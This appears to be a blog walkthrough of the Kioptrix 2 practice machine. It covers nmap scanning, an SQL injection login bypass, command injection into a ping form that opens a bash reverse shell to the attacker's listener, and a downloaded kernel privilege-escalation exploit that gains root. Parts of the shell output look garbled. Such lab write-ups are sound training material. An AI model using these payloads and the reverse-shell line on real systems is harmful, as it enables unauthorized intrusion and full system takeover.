

Box ip:192.168.126.129

Box Name: Kioptrix 2


Box type:

- Active Information Gathering
- Public Exploits

Scanning

As we know now, the first step is to gather as much information as we can. We can use the necessary tools like fping, nmap, ZAP, recon-ng, etc. to do the job. Here, in this blog post, I will be using some of them. Firstly, let's get the IP address of the attacker machine and target machine. In our case, since we are using NAT on the virtual machines, they are on the same network.

Let's get our attacker's IP address and network ID by the command `ip a`.



```
(rootkali)-[/home/kali]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc
    link/loopback 00:00:00:00:00:00 brd 00:00:
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu
    link/ether 00:0c:29:76:ed:50 brd ff:ff:ff:
    inet 192.168.19.128/24 brd 192.168.19.255
        valid_lft 1002sec preferred_lft 1002sec
    inet6 fe80::20c:29ff:fe76:ed50/64 scope li
        valid_lft forever preferred_lft forever
```

So, from the screenshot above, we now identified the CIDR range to be 192.168.19.0/24 which we will use further to find other alive hosts on the network. To know about CIDR range and subnetting, visit this link: [How to subnet a network?](#).

Now, let's find out the other alive hosts by the command `fping -aqg 192.168.19.0/24`.

After that, let's run nmap to identify the running services on the target machine by the command `nmap -v -p- -A 192.168.19.130`.

```

Not shown: 65527 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 3.9p1 (protocol 1.99)
  ssh-hostkey:
    1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
    1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
    1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
  _sshv1: Server supports SSHv1
53/tcp    filtered  domain
80/tcp    open      http         Apache httpd 2.0.52 ((CentOS))
  http-methods:
    _ Supported Methods: GET HEAD POST OPTIONS
    _ http-server-header: Apache/2.0.52 (CentOS)
    _ http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp   open      rpcbind      2 (RPC #100000)
  rpcinfo:
    program version    port/proto  service
    100000   2           111/tcp     rpcbind
    100000   2           111/udp     rpcbind
    100024   1           796/udp     status
  _ SSL2_RC4_128_WITH_MD5
  _ SSL2_DES_192_EDE3_CBC_WITH_MD5
631/tcp   open      ipp          CUPS 1.1
  http-methods:
    _ Supported Methods: GET HEAD OPTIONS POST PUT
    _ Potentially risky methods: PUT
    _ http-server-header: CUPS/1.1
    _ http-title: 403 Forbidden
799/tcp   open      status       1 (RPC #100024)
3306/tcp  open      mysql        MySQL (unauthorized)
MAC Address: 00:0C:29:58:8D:A3 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Uptime guess: 0.246 days (since Fri Mar 26 23:55:49 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=204 (Good luck!)
IP ID Sequence Generation: All zeros

```

From the Nmap results, we know that there is an Apache web server of version 2.0.52 running on CentOS. Also, we identified that there is a MySQL database present which means there might be a working website. Likewise, there is a CUPS service running which relates to a printer driver.

So, this level of kioptrix might have a vulnerability in the website. Let's visit the website if we can find anything.

192.168.19.130/index.php

Kali Forums NetHunter Offensive Security Exploit-DB GHDB

Remote System Administration Login	
Username	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	

Here, we found out that this website is meant for the system administrator to login. Now, we can guess that a system administrator will run some system level commands after logging into the website. Since we identified the OS of the target machine, we can be confident now that if we are somehow able to log into the website, we might get an access to the shell of the target machine but we are not sure.

we tried to identify the possible vulnerabilities of the target machine. In this post, we will be trying to exploit the system. Up to now, we have visited the IP address of the target machine in firefox which gave us two input fields.

192.168.19.130/index.php

192.168.19.130/index.php

Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB

Remote System Administration Login	
Username	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	

Now, if we try some random username and password, we cannot enter the system. However, there is an infamous vulnerability that a developer can introduce when he is not careful called SQL injection. In SQL injection, we can use input values that will modify the behaviour of the SQL commands on the website. Now, let's write a SQL syntax.

```
SELECT * FROM users WHERE username = '$username' AND password='$password'
```

In the above query, a user has to supply a correct username and password to make it work. However, if we supply an input that can change the syntax to something else, that might get us access. In the place of username if you supply ' OR 1=1 #, then the syntax will be as follows.

```
SELECT * FROM users WHERE username = " OR 1=1 #" AND password="
```


Now, we can see that we joined an OR statement which will result in a true condition. Likewise, by the use of the comment, we removed the condition of the password. Also, this is a total valid SQL statement that will return all the records from the table users. Moreover, there are many ways to do this. You can use a — comment however if we did that we had to use the same value in the password field. If you want to learn the difference between these two types of comment, then visit [this link](#).

In a similar way, there are many SQL injection input values. You can visit the following link to know about them.

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection>

I will be listen on port 4444 in my attacker machine (192.168.19.132, since I have installed newer version of kali linux on my VMWare, I have got new IP for it).

```
nc -nlvp 4444
```



Now, from where we left in the previous post, we will be on the following screen.

```
127.0.0.1 && bash -i >& /dev/tcp/192.168.19.132/4444 0>&1
```

Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	<input type="text"/> <input type="button" value="submit"/>

This would give us a reverse shell.

```

(kali@kali)-[/home/kali]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.19.132] from (UNKNOWN) [192.168.19.130] 32774
bash: no job control in this shell
bash-3.00$ whoami
center
apache
bash-3.00$

```

Description

Local Privilege Escalation

As we can see in the shell that is spawned, we are not the root user. Doing some research, we can find that the kernel being used is prone to local privilege escalation. You can prepend `/usr/share/exploitdb/exploits/` before the path shown in the screenshot below to get a file.

searchsploit linux kernel 2.6 local privilege

Exploit Title	Path
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation	solaris/local/15962.c
Linux Kernel 2.2.25/2.4.24/2.6.2 - 'mremap()' Local Privilege Escalation	linux/local/168.c
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe.c' Local Privilege Escalation (3)	linux/local/9844.py
Linux Kernel 2.4.23/2.6.0 - 'do_mremap()' Bound Checking Privilege Escalation	linux/local/145.c
Linux Kernel 2.4.30/2.6.11.5 - Bluetooth 'bluez_sock_create' Local Privilege Escalation	linux/local/25289.c
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.30.4 - 'Sendpage' Local Privilege Escalation (Metasploit)	linux/local/19933.rb
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHML 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10) (PPC) - 'sock_sendpage()' Local Privilege Esc	linux/local/9545.c
Linux Kernel 2.4.x/2.6.x - 'BlueZ' Bluetooth Signed Buffer Index Privilege Escalation (2)	linux/local/920.c
Linux Kernel 2.4.x/2.6.x - 'uselib()' Local Privilege Escalation (3)	linux/local/895.c
Linux Kernel 2.4.x/2.6.x - Bluetooth Signed Buffer Index Privilege Escalation (1)	linux/local/25288.c
Linux Kernel 2.4/2.6 (Fedora 11) - 'sock_sendpage()' Local Privilege Escalation (2)	linux/local/9598.txt
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5)	linux/local/9479.c
Linux Kernel 2.4/2.6 (x86-64) - System Call Emulation Privilege Escalation	linux_x86-64/xxx/4460.c
Linux Kernel 2.4/2.6 - 'sock_sendpage()' Local Privilege Escalation (3)	linux/local/9641.txt
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation (1)	linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)	linux/local/8572.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1)	linux_x86/local/9542.c
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Local Privilege Escalation (1)	linux/local/33321.c
Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c' Local Privilege Escalation	linux/local/40812.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'logrotate prctl()' Local Privilege Escalation	linux/local/2831.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (1)	linux/local/2804.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (2)	linux/local/2803.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (3)	linux/local/2806.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (4)	linux/local/2011.sh

Now, we should find a way to inject the file in the target machine. So, for that let's serve a folder from the attacker machine. One easy way is to create a simple python webserver (I would be using python3).

python3 -m http.server 8080

```


(kali@kali)-[~/codes]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
sh-3.00$ wget www.securityfocus.com
--00:56:54-- http://www.securityfocus.com/
=> 36038-6.c
Resolving www.securityfocus.com...
Connecting to www.securityfocus.com...

```


Now, we can copy the file to be sent to the target machine where we can compile and run it.

```
(kali@kali)-[~]  
$ cp /usr/share/exploitdb/exploits/linux/local/9479.c
```

Let's check if our web server is working or not by entering the attacker's IP address alongside the port in the browser.



Up to now, our server is running and we have hosted the exploit in our server.

Sending the exploit to the target machine

Now in the reverse shell, we can use wget or curl command to get the file into the target machine.

```
bash-3.00$ pwd  
/var/www/html  
bash-3.00$ wget 192.168.19.132:8080/9479.c  
--10:24:14-- http://192.168.19.132:8080/9479.c  
=> `9479.c'  
Connecting to 192.168.19.132:8080... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 3,507 (3.4K) [text/x-csrc]  
9479.c: Permission denied  
  
Cannot write to `9479.c' (Permission denied).  
bash-3.00$
```

However, we got the permission denied message. So, let's try to see the permissions of the root folders.

ls -al /

As we can see above, we have write access for users other than the owner which is root. So, let's change our directory to /tmp and try to download the exploit.

cd /tmp

wget 192.168.19.132:8080/9479.c

```
bash-3.00$ wget 192.168.19.132:8080/9479.c
--10:31:04-- http://192.168.19.132:8080/9479.c
           => `9479.c'
Connecting to 192.168.19.132:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,507 (3.4K) [text/x-csrc]

    OK ...                               100% 115.33 MB/s

10:31:04 (115.33 MB/s) - `9479.c' saved [3507/3507]
```

It's a success. Now, let's compile and run the code.

```
(root@kali)-[/home/kali]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.19.132] from (UNKNOWN) [192.168.19.130] 32769
bash: no job control in this shell
bash-3.00$ cd /tmp
bash-3.00$ ls
9479.c
esc
bash-3.00$ ./esc
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00#
```

Since you have a root access, you can go further as you want.